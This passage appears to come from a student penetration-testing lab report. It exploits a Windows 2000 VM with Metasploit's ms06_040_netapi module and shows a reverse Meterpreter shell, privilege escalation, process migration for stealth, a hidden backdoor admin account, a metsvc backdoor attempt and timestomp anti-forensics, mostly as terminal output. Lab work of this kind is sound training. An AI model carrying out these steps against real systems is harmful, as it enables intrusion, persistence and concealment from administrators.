




Figure 13 – Setting RHOST to IP of victim



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(ms06_040_netapi) > set LHOST 172.16.29.132  
LHOST => 172.16.29.132  
msf exploit(ms06_040_netapi) > 
```

Figure 14 – Setting LHOST of attacker




```
msf exploit(ms06_040_netapi) > exploit  
[*] Started reverse handler on 172.16.29.132:4444  
[*] Detected a Windows 2000 target  
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.16.29.129[\BROWSER] ...  
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.16.29.129[\BROWSER] ...  
[*] Building the stub data...  
[*] Calling the vulnerable function...  
[*] Sending stage (752128 bytes) to 172.16.29.129  
[*] Meterpreter session 1 opened (172.16.29.132:4444 -> 172.16.29.129:1042) at 2018-11-16 13:23:35 +0000  
meterpreter > $
```

Figure 15 – Exploit running with successful result

Figure 14 shows the LHOST being set to the attackers IP address to make a connection for the hack. Running the exploit command starts the exploit as illustrated in Figure 15. Meterpreter sessions opens indicating the exploit was successful.

Post Exploitation



```

root@kali: ~
File Edit View Search Terminal Help
11-16 14:39:05 +0000

meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h      Help Banner.
    -t <opt> The technique to use. (Default to '0').
              0 : All techniques available
              1 : Service - Named Pipe Impersonation (In Memory/Admin)
              2 : Service - Named Pipe Impersonation (Dropper/Admin)
              3 : Service - Token Duplication (In Memory/Admin)
              4 : Exploit - KiTrap0D (In Memory/User)


meterpreter > getsystem -t 0
...got system (via technique 1).
meterpreter > ps

Process List
=====

```

Figure 16 – Using getsystem

The post exploitation step involves the attacker analysing the system to determine what level of access they have. It's possible in this case to first check then escalate their privileges using the getsystem command. Meterpreter has an automated function which tries various techniques to elevate privileges as displayed in figure 16.



```

root@kali: ~
File Edit View Search Terminal Help

les\VMware\VMware Tools\VMwareTray.exe
1496 1604 explorer.exe x86 0 SERVER\Administrator C:\WINNT\Expl
orer.EXE
1512 236 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINNT\Syst
em32\svchost.exe
1548 1496 VMwareUser.exe x86 0 SERVER\Administrator C:\Program Fi
les\VMware\VMware Tools\VMwareUser.exe
1568 1496 Monitor.exe x86 0 SERVER\Administrator E:\Program Fi
les\SurfControl E-mail Filter\Monitor.exe
1680 1496 sqlmangr.exe x86 0 SERVER\Administrator C:\Program Fi
les\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
1732 1496 CMD.EXE x86 0 SERVER\Administrator C:\WINNT\Syst
em32\cmd.exe

meterpreter > uid
[-] Unknown command: uid.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate 1496
[*] Migrating from 236 to 1496...
[*] Migration completed successfully.
meterpreter > getuid
Server username: SERVER\Administrator
meterpreter >

```

Figure 17 – Process list and migrating

Figure 17 shows the attacker checking their level of privileges by using the command “getuid” shows that privileges that the attacker has, by listing the process the attack can migrate from Authority privilege to Administrator by migrating from the initial hacked process to an Administrator process. In this POC, the process that is used is explorer.exe, this is a stealthy process to use as it doesn’t interfere with the victim’s session and the victim is also less likely to notice the explorer process being hijacked. Now the attacker has root privileges and can execute a number of malicious activities with full access to the system.

```

root@kali: ~
File Edit View Search Terminal Help
meterpreter > execute -f cmd.exe -e -i
Process 1596 created.
Channel 1 created.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>cd
cd
C:\WINNT\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is F01D-19FB


Directory of C:\WINNT\system32

16/11/2018  13:54      <DIR>
16/11/2018  13:54      <DIR>
08/12/2004  05:27             304 $winnt$.inf
26/06/2000  07:15      2,151 12520437.cpx
26/06/2000  07:15      2,233 12520850.cpx
07/12/1999  12:00     32,016 aaaamon.dll
22/07/2002  12:05     59,904 acctres.dll
07/12/1999  12:00     61,952 ace1pdec.ax

```

Figure 18 – Creating cmd session

The attacker may create a command prompt session through meterpreter, this isn't displayed on the victims' end



```

root@kali: ~
File Edit View Search Terminal Help

back
User accounts for \\

-----
Administrator      crone              dele
foo                fun               Guest
IUSR_SECI-PCQLFORH0E IWAM_SECI-PCQLFORH0E leedsutd
manutd             secret           test
tester            TsInternetUser

The command completed with one or more errors.


C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>back
'back' is not recognized as an internal or external command,
operable program or batch file.
KALI LINUX
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>net user /add ned password
net user /add ned password
The command completed successfully.

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>

```

Figure 19 – Displaying users and creating new admin account

In this POC, a new administrator account is created to maintain access in case the victim closes the connection, or the attacker wishes to regain access at a later date. If the account is on a large network, it's unlikely that the new account will be noticed or even on a smaller network, unless routine checking takes place, it will most likely fly under the radar. Figure 20 shows the account “ned” being added to the net users.



```

root@kali: ~
File Edit View Search Terminal Help
Home directory
Last logon          Never
Logon hours allowed All
Local Group Memberships      *Administrators      *Users
Global Group memberships    *None
The command completed successfully.


C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>net user
net user

User accounts for \\
-----
Administrator      crone               dele
foo                 fun                Guest
IWUSR_SEC1-PCQLFORHOE IWAM_SEC1-PCQLFORHOE leedsutd
manutd              ned                secret
test                tester             TsInternetUser
The command completed with one or more errors.

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>

```

Figure 20 – Adding user account




```

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>net users ned
net users ned
User name          ned
Full Name
Comment
User's comment
Country code       000 (System Default)
Account active      Yes
Account expires     Never

Password last set   11/16/2018 3:04 PM
Password expires     12/29/2018 1:51 PM

```

Figure 21 – Checking account status of “ned”



```

root@kali: ~
File Edit View Search Terminal Help
User's comment
Country code          000 (System Default)
Account active        Yes
Account expires       Never

Password last set     11/16/2018 3:04 PM
Password expires      12/29/2018 1:51 PM
Password changeable   11/16/2018 3:04 PM
Password required     Yes
User may change password Yes

Workstations allowed  All
Logon script
User profile
Home directory
Last logon           Never

Logon hours allowed  All
Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AXBYjpSIXHM>

```

Figure 22 – Figure 21 continued





Figure 23 – IP's on both machines

Using the cmd shell that was created, both IP's are compared to each other to show the hack was successful. Unfortunately, Windows 2k is an old system and this vulnerability in particular has a tendency to make windows restart, so the IP is slightly different than in the scanning phase as the system crashed. As shown in figure 23, both IP's are the same and can be seen in both machines.


Backdoors are another technique attackers may use to maintain access. If the victim patches the vulnerability, the attack won't be able to regain access at a later date. Backdoors are usually remote allows the attacker to regain access at anytime. Metasploit is a built-in backdoor which can be used inside meterpreter. Unfortunately, in this instance metasploit wouldn't work during this demonstration as shows in figure 24. In this instance, metasploit would allow access back to meterpreter the attacker can continue where they left off. One thing that is to be noted, metasploit doesn't require authentication allowing any person to access it which could put security at risk in the case of penetration testing. (Offensive-security.com, 2018).



```
root@kali: ~  
File Edit View Search Terminal Help  
[*] >> Uploading metasploit.exe...  
[*] Starting the service...  
    Cannot open service manager (0x000006bb)  
  
[*] Trying to connect to the Meterpreter service at 172.16.29.131:31337...  
meterpreter > run metasploit -A  
[*] Creating a meterpreter service on port 31337  
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\A  
XBYjpSIXHM...  
[*] >> Uploading metasploit.dll...  
[*] >> Uploading metasploit-server.exe...  
[*] >> Uploading metasploit.exe...  
[*] Starting the service...  
    Cannot open service manager (0x000006bb)  
  
[*] Trying to connect to the Meterpreter service at 172.16.29.131:31337...
```

Figure 24 – Metsvc failing

An attacker may decide to upload files such as a worm which could spread through their network to infect further victims or install a keylogger which will record each keystroke from the victim. This could potentially reveal important and private information such as passwords or banking details. If the attack does this, they will want the file to blend in to system files and they can achieve this by using a function timestomp.



```

root@kali: ~
File Edit View Search Terminal Help
meterpreter > ls

Listing: C:\Documents and Settings\Administrator\My Documents\My Pictures
=====

Mode                Size      Type    Last modified          Name
----                -
40555/r-xr-xr-x    0        dir     2004-12-08 12:43:03 +0000 .
40777/rwxrwxrwx    0        dir     2008-09-30 13:09:47 +0100 ..
100666/rw-rw-rw-   438      fil     2004-12-08 14:11:43 +0000 Desktop.ini
100666/rw-rw-rw-  9894     fil     2004-12-08 12:42:44 +0000 Sample.jpg

meterpreter > timestamp sample.jpg -v
Modified       : 2004-12-08 12:42:44 +0000
Accessed      : 2004-12-08 12:52:35 +0000
Created       : 2004-12-08 12:52:35 +0000
Entry Modified: 2008-09-30 14:11:52 +0100
meterpreter > timestamp sample.jpg /f c:\\WINNT\\system32\\cmd.exe
[*] Setting MACE attributes on sample.jpg from c:\\WINNT\\system32\\cmd.exe
meterpreter > timestamp sample.jpg -v
Modified       : 2002-07-22 13:05:04 +0100
Accessed      : 2018-11-16 15:38:11 +0000
Created       : 1999-12-07 12:00:00 +0000
Entry Modified: 2018-11-16 15:38:16 +0000
meterpreter >

```

Figure 25 – Timestamping a file

Timestamping works by changing the MACE (Modified, Accessed, Created, Entry Modified) times to a file which is already on the system. This allows files to blend in, especially with system files. An attacker may wish to upload a malicious file such as a trojan horse and hide it, so it will go unnoticed to an administrator. Figure 25 shows the attacker timestamping a file to change the MACE to the same as cmd.exe. (Attack.mitre.org, no date).

